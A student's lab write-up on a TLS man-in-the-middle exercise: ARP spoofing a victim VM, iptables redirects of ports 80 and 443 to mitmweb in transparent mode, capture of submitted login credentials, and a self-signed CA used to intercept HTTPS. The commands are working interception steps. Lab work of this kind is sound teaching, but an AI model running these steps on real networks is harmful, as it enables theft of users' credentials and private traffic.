[NS - Lab3] - TLS mitm proxy

3. Do-it yourself exercises

3.1. Challenge 2. Capture user's credentials sent to a web server



Image 1

For the purpose of this exercice, we created a new VM which will act as the MITM.

There's the victim (IP: `10.0.2.6`), the MITM (IP: `10.0.2.4`)and the webserver (IP: `10.0.2.7`).

In the machine hostname `kali` we run `sudo arpspoff -t 10.0.2.6 10.0.2.7` to let the victim think that we are the the webserver. We need to route this traffic as well, so the victim is accessing the webserver at the end. To do so, we need two commands:

```
sudo iptables-legacy -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port
9000
sudo iptables-legacy -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to-port
9000
```

Then, let's activate the mitmweb with:

```
mitmweb --mode transparent --showhost -p 9000 --ssl-insecure
```

We need the insecure flag to let the mitm binary know that it is okay to connect to an untrusted CA (ours).

The setup is ready to route and intercept the traffic to the webserver from the victim. Let's access the web with the victim, it is shown perfectly and when we enter the login details, the mitm can access those via the web, as shown in the image.

3.2. Challenge 2. Make mitmproxy use your own CA cert and private key



Image 2

> As I did not keep the previous lab certs, I had to generate new ones. Anyway, those wouldn't have server me for the new MITM machine so let's just create a self-signed certificate.

On the MITM machine, still with the `arpspoof` command running and the routes changed:

```
openssl genrsa -out cert.key 2048
openssl req -new -x509 -key cert.key -out cert.crt
cat cert.key cert.crt > cert.pem
mitmweb --mode transparent --showhost -p 9000 --ssl-insecure --certs *=cert.pem
```

Then if you connect to the webserver with the victim's machine, it says `mozilla_pkix_error_self_signed_cert` which is expected, becasue we did self-sign the certificate. We can just install it and see the contents on the firefox.